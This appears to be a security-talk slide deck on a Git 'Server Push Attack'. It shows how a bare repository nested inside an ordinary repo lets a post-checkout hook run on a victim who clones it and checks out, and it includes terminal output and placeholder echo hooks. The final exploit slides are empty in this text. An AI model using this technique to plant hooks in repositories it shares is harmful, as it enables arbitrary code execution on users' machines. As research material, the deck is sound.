
check your own git repo
and you will find hook files
waiting to be edited

```
root@hcss-ecs-bf38:/tmp/testrepo# cat .git/hooks/post-checkout
#!/bin/bash
echo "post-checkout executed"
root@hcss-ecs-bf38:/tmp/testrepo# git checkout master
Already on 'master'
Your branch is up to date with 'origin/master'.
post-checkout executed
```

executes arbitrary
command when git
command invokes

Server Push Attack

Git Workflow



Server Push Attack

Server Hooks

Uploading Data

To upload data to a remote process, Git uses the `send-pack` and `receive-pack` processes. The `send-pack` process runs on the client and connects to a `receive-pack` process on the remote side.

SSH

For example, say you run `git push origin master` in your project, and `origin` is defined as a URL that uses the SSH protocol. Git fires up the `send-pack` process, which initiates a connection over SSH to your server. It tries to run a command on the remote server via an SSH call that looks something like this:

```
$ ssh -x git@server "git-receive-pack 'simplegit-progit.git'"
00a5ca82a6dff817ec66f4437202690a93763949 refs/heads/master report-status \
delete-refs side-band-64k quiet ofs-delta \
agent=git/2.1.1+github-607-gfba4028 delete-refs
0000
```

```
dev@dev:/tmp$ ps -ef|grep git
dev 4183 2973 0 22:56 pts/0 00:00:00 git push file:///home/dev/Desktop/test/evilrepo/barerepo master
dev 4184 4183 0 22:56 pts/0 00:00:00 /bin/sh -c git-receive-pack '/home/dev/Desktop/test/evilrepo/barerepo'
dev 4185 4184 0 22:56 pts/0 00:00:00 git-receive-pack /home/dev/Desktop/test/evilrepo/barerepo
dev 4215 3431 0 22:56 pts/1 00:00:00 grep --color=auto git
dev@dev:/tmp$ ps -ef|grep sleep
dev 4206 4204 0 22:56 pts/0 00:00:00 sleep 10000
dev 4217 3431 0 22:56 pts/1 00:00:00 grep --color=auto sleep
dev@dev:/tmp$ ps -ef|grep 4204
dev 4204 4185 0 22:56 pts/0 00:00:00 /bin/sh hooks/pre-receive
dev 4206 4204 0 22:56 pts/0 00:00:00 sleep 10000
dev 4219 3431 0 22:57 pts/1 00:00:00 grep --color=auto 4204
dev@dev:/tmp$ ^C
dev@dev:/tmp$ ps -ef|grep 2973
dev 2973 2960 0 22:20 pts/0 00:00:00 bash
dev 4183 2973 0 22:56 pts/0 00:00:00 git push file:///home/dev/Desktop/test/evilrepo/barerepo master
dev 4221 3431 0 22:57 pts/1 00:00:00 grep --color=auto 2973
dev@dev:/tmp$ ^C
```

- When calling `git push`, `git-receive-pack` will be invoked by the Git process on the server side
- SSH/HTTP(s) protocol by default
- So `git-receive-pack` will be called when push from a local repo, then the hook script will be invoked on the same machine

Server Push Attack

Server Hooks



- If we specify a repo through file protocol, we can trigger server hooks on the “client” side
- Seems feasible, but.....
 1. We do not have a local repo on target server
 2. Git hooks are not controllable in a working copy
- Still need a vuln to write things into hooks directory under local repo

Really?

Server Push Attack

Git Magic

The screenshot shows a GitHub repository page for 'usefulpackage' by user 'offensi'. The repository is public and has 6 branches and 0 tags. The commit history shows three commits: 'Create README.md' (4d8cd40, 6 years ago, 12 commits), 'Added evilgitdirectory' (7 years ago), and 'Create README.md' (6 years ago). The README file is selected, showing the following content:

```
usefulpackage

please go ahead and run the following commands:

• git clone https://github.com/offensi/usefulpackage
• cd usefulpackage/evilgitdirectory
• git checkout master

This looks innocent right? >:)
```

<https://github.com/caskdata/usefulpackage>

Server Push Attack

Git Magic

1

```
joe@my-machine:/tmp# git clone
https://github.com/caskdata/usefulpackage
Cloning into 'usefulpackage'...
remote: Enumerating objects: 113, done.
remote: Total 113 (delta 0), reused 0 (delta 0),
pack-reused 113 (from 1)
Receiving objects: 100% (113/113), 18.75 KiB |
197.00 KiB/s, done.
Resolving deltas: 100% (16/16), done.
```

2

```
joe@my-machine:/tmp/usefulpackage/# cd
evilgitdirectory/
```

3

```
joe@my-machine:/
tmp/usefulpackage/evilgitdirectory# git checkout
master
D      .gitignore
D      README.md
D      asdf/asdf
Already on 'master'
Your branch is up to date with 'origin/master'.
=====
arbitrary evil code goes here ;)
=====
```

Code execution

Server Push Attack

Git Magic

```
joe@my-machine:/  
tmp/usefulpackage/evilgitdirectory# cat  
hooks/post-checkout  
#!/bin/sh  
echo '====='  
echo ' arbitrary evil code goes here ;)'  
echo '====='
```

- The post-checkout hook got executed, but why?
- Let's take a look at the evilgitdirectory directory
- There goes the bare repo

```
total 52  
drwxr-xr-x  7 joe joe 4096 Mar 15 15:00 .  
drwxr-xr-x  4 joe joe 4096 Mar 15 14:59 ..  
-rw-r--r--  1 joe joe   5 Mar 15 14:59 COMMIT_EDITMSG  
-rw-r--r--  1 joe joe  286 Mar 15 14:59 config  
-rw-r--r--  1 joe joe   73 Mar 15 14:59 description  
-rw-r--r--  1 joe joe   23 Mar 15 15:00 HEAD  
drwxr-xr-x  2 joe joe 4096 Mar 15 14:59 hooks  
-rw-r--r--  1 joe joe  318 Mar 15 15:00 index  
drwxr-xr-x  2 joe joe 4096 Mar 15 14:59 info  
drwxr-xr-x  3 joe joe 4096 Mar 15 14:59 logs  
drwxr-xr-x 14 joe joe 4096 Mar 15 14:59 objects  
-rw-r--r--  1 joe joe  107 Mar 15 14:59 packed-refs  
drwxr-xr-x  4 joe joe 4096 Mar 15 14:59 refs
```

Server Push Attack

Bare repo




```
gme@ubuntu: ~/smokey
gme@ubuntu:~$ mkdir smokey
gme@ubuntu:~$ cd smokey
gme@ubuntu:~/smokey$ git init --bare .
Initialized empty Git repository in /home/gme/smokey/
gme@ubuntu:~/smokey$ ls -la
.  ..  branches  config  description  HEAD  hooks  info  objects  refs
gme@ubuntu:~/smokey$
```

- A bare git repository is intended to be used as a remote repository where code is shared between members of the team
- The bare Git repo is not intended for local development
- You may see them on Git servers

Server Push Attack


Bare repo



- It is possible to put a bare repo in a regular git repository and host it on remote
- All the files will remain the same structure when cloning to local, including the hooks scripts
- The hook scripts are ready to be executed through Git commands


Server Push Attack


Final Exploit




Server Push Attack

Final Exploit

